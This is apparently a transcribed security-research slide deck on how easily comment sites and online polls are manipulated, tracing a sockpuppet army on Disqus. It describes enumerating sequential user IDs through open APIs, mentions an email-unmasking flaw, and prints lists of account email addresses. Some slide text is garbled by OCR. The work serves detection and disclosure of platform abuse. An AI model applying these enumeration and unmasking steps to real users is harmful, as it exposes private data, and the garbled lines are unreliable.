'.0.0.1 - - [07/Oct/2014 01:19:03] "GET /lftoken/eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCJ9.eyJkb21haW4i
'00TgsICJ1c2VyX2lkIjogIl91cDY2NDY3ODUyIn0.CwvDr6oXnz1d0P8rch4-jzfU4jqR2VNVdzsLbkopAD0?r=e1ws1nel3lw HT
```

"GET /lftoken/eyJhbGciOiAiSFM


















4chan polls











Remember:

We said that flagging posts got them killed?





IDF

Saturday at 12:10 PM - #

Please help us by marking any antisemitic and anti Israeli comments as spam!

434 Likes 86 Comments



∎# Like



Comment



Share



IDF

July 7 at 2:04 PM - *

Will you help?





EFFECTS: Definition.



- "Using online techniques to make something happen in the real or cyber world"
- Two broad categories:
 - Information Ops (influence or disruption)
 - Technical disruption
- Known in GCHQ as Online Covert Action
- The 4 D's: Deny / Disrupt / Degrade / Deceive

TOP SECRETACOMINITAREL TO USA, AUS, CAN, GER, NZL



THE // INTERCEPT


FEATURES GREENWALD FROOMKIN DOCUMENTS STAFF CONTACT //












UNDERPASS Change outcome of online polls (previously known as NUBILO)

In development.

Disqus seems ripe for the picking. So we went looking active armies.



CNN's highest voted comment on their most commented thread



CNN's highest voted comment



Approach



Pick slightly controversial topic





Pick news orgs that cover this topic








Then

- Use Disqus API to get a list of popular stories
- For each story, use the API to pull user info
- Link users to stories they commented on

• and...

SETEC REAL WOOF CRETS



Cue a bunch of similar attempts to look at the data





Decided to focus on voting




Voting metric

- Pull all comments for random story.
- For each comment pull the non-guest voters.
- For each voter retrieve their registration time.
- Calculate the variation in voter age on each comment.







What stood out

- Accounts had been registered within minutes of each other.
- Their usernames and profile names had a regular pattern:
 - Username: <Firstname><Surname>
 - Profile name: <Firstname> <Surname>

```
(venv)abbot:maltego marco$ python unmask.py -v 2919407889 1540287681 like
Disqus Unmasker
marco@thinkst.com

[*] Looking up comment 1540287681
[*] Looking up voters on comment 1540287681
```

```
NatalyaMcalpin - Natalya Mcalpin (109616253) 2014-06-05T17:46:08 117d NerissaNiel - Nerissa Niel (109616261) 2014-06-05T17:46:13 117d OdessaOgilvie - Odessa Ogilvie (109616307) 2014-06-05T17:46:32 117d PaigeSwanger - Paige Swanger (109616327) 2014-06-05T17:46:42 117d PaulinaPrivett - Paulina Privett (109616340) 2014-06-05T17:46:48 117d RandaBallance - Randa Ballance (109616381) 2014-06-05T17:47:07 117d RodgerRansom - Rodger Ransom (109616473) 2014-06-05T17:47:41 117d RogerReddix - Roger Reddix (109616481) 2014-06-05T17:47:46 117d SorayaPiotrowski - Soraya Piotrowski (109616699) 2014-06-05T17:49:34 117d TeriClerk - Teri Clerk (109616781) 2014-06-05T17:50:07 117d TerinaTurrell - Terina Turrell (109616790) 2014-06-05T17:50:13 117d ThaoMcanulty - Thao Mcanulty (109616811) 2014-06-05T17:50:22 117d TyrellTennyson - Tyrell Tennyson (109616851) 2014-06-05T17:50:54 117d VertieValliere - Valliere (109616881) 2014-06-05T17:50:54 117d
```

disqus_0xkykFPm7E - TheTruth (117719302) 2014-08-11T00:45:34 50d

Guests Likes: 23
(venv)abbot:maltego marco\$



Not exactly convincing



What about their emails addresses?

(Hint: you really shouldn't be able to retrieve a Disqus user's email address)



We found an unmask attack that returns an email address for a profile name*



Supposed puppets had emails in the form: <a href="mail



We had our suspicions, but thought the puppet army would be larger.

Time to enumerate.



User Enumeration

- Disqus users get a unique ID
- This ID is a counter (yay!)
- There are unrestricted APIs to query user information (yay! yay!)
 - https://disqus.com/api/3.0/users/details.json
- We can lookup email addresses for each enumerated user with our unmask attack (yay! yay!)
- So we pick a lower and upper bound beyond the lowest and highest known puppet IDs, making a range of 5k users.
- Pull details for all users.

5k users. Now what?

Filter on known values:

- Must have username, name and email patterns, and not be verified.
- Age is already taken into account with the ID, so less relevant.

```
marco@playpen:~$ grep gmail.com users-109614253-109618253.txt | grep '.*([A-Z][A-Za-z]\+).*' |
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 117 2014-06-05T17:35:45
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117 2014-06-05T17:35:49
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 117 2014-06-05T17:35:54
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117 2014-06-05T17:35:58
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117 2014-06-05T17:36:03
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 2014-06-05T17:36:07
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117 2014-06-05T17:36:12
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo) 117 2014-06-05T17:36:17
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman) 117 2014-06-05T17:36:22
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAlcorn) 117 2014-06-05T17:36:27
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 2014-06-05T17:36:32
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchholtz) 117 2014-06-05T17:36:37
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 117 2014-06-05T17:36:42
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117 2014-06-05T17:36:46
11.06% 109614974 : BrookePlate@gmail.com (BrookePlate) 117 2014-06-05T17:36:50
11.36% 109614985 : BryannaCallanan@gmail.com (BryannaCallanan) 117 2014-06-05T17:36:55
11.63% 109614995 : CarmanComan@gmail.com (CarmanComan) 117 2014-06-05T17:36:59
11.85% 109615003 : CatarinaCountryman@gmail.com (CatarinaCountryman) 117 2014-06-05T17:37:04
12.01% 109615009 : CherelleCostner@gmail.com (CherelleCostner) 117 2014-06-05T17:37:08
12.33% 109615021 : ChristeenChien@gmail.com (ChristeenChien) 117 2014-06-05T17:37:13
12.58% 109615030 : ChristelDecola@gmail.com (ChristelDecola) 117 2014-06-05T17:37:17
12.82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan) 117 2014-06-05T17:37:22
13.20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell) 117 2014-06-05T17:37:26
13.52% 109615065 : ClarineChavarria@gmail.com (ClarineChavarria) 117 2014-06-05T17:37:32
13.90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren) 117 2014-06-05T17:37:37
14.25% 109615092 : CletaEvans@gmail.com (CletaEvans) 117 2014-06-05T17:37:42
14.66% 109615107 : ConnieCola@gmail.com (ConnieCola) 117 2014-06-05T17:37:48
```

```
mar coeptaypen. To grap grate. Com asers to southess to south
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 11
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 11
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 20
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman)
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAl
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 2
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuch
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 1
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117
```


```
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 1
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117
11.06% 109614974 : BrookePlate@gmail.com (BrookePlate) 117
11.36% 109614985 : BryannaCallanan@gmail.com (BryannaCalla
11.63% 109614995 : CarmanComan@gmail.com (CarmanComan) 117
11.85% 109615003 : CatarinaCountryman@gmail.com (CatarinaC
12.01% 109615009 : CherelleCostner@gmail.com (CherelleCost
12.33% 109615021 : ChristeenChien@gmail.com (ChristeenChie
12.58% 109615030 : ChristelDecola@gmail.com (ChristelDecol
12.82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan)
13.20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell)
13.52% 109615065 : ClarineChavarria@gmail.com (ClarineChav
13.90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren)
14.25% 109615092 : CletaEvans@gmail.com (CletaEvans) 117 2
14 66% 109615107 · ConnieCola@amail com (ConnieCola) 117 2
```
























So Far

Accounts with

- Patterned profile names
- Patterned usernames
- Patterned emails
- Similar registration times
- Regular inter-registration delays
- Alphabetical progression in usernames


Disqus lets us map usernames to forums where they're active






Disqus also lets us map usernames to comments*









So Far

Accounts with

- Patterned profile names
- Patterned usernames
- Patterned emails
- Similar registration times
- Regular inter-registration delays
- Alphabetical progression in usernames

And

- Active on the same set of sites
- Shared duplicate comments across accounts
- Vote for each other's comments to push them up

Puppet army size	186 confirmed
Period of activity	Four months then (2014-06-5)
Comments posted	7269
Unique comments	5782 (1487 dups)
Primary targeted forums	CNN, Al Jazeera, Jerusalem Post













What are they saying?



Consistent multi-faceted views

- Pro-Palestine
- Anti-Israel
- Anti-ISIS/L
- Writes "We (USA)", presents as Western
- Anti-Syria
- Anti-Obama
- Pro-Islam (Writes "I am Christian and I know that Christianity is worst religion in the world":)

So who is this?



No idea. Anything is pure speculation.




Ways out?



Shut down this puppet army





Disqus limiting their API. (This would be a bad idea.)



- Puppetry is very likely happening in other places.
- But without the same amount of data, we can't tell.
- Disqus' open data approach is great for identifying these relationships and patterns, and we want to give them shouts for it.
- (But fix the unmask attacks.)

Online comments are being phased out

By Doug Gross, CNN

Updated 2:33 PM ET, Fri November 21, 2014













More from CNN



North Korea, Russia declare a 'year of friendship'



Amid NATO exercises, Russia puts Northern Fleet on 'full alert'







Summary



- Without exception, all of the UGC sites we have looked at have proven to be fairly trivial to manipulate
- It is clear that this abuse is already taking place on many of them
 - Be aware of it;
 - Build tools to help deal with it;



{azhar|marco|haroon}@thinkst.com research@thinkst.com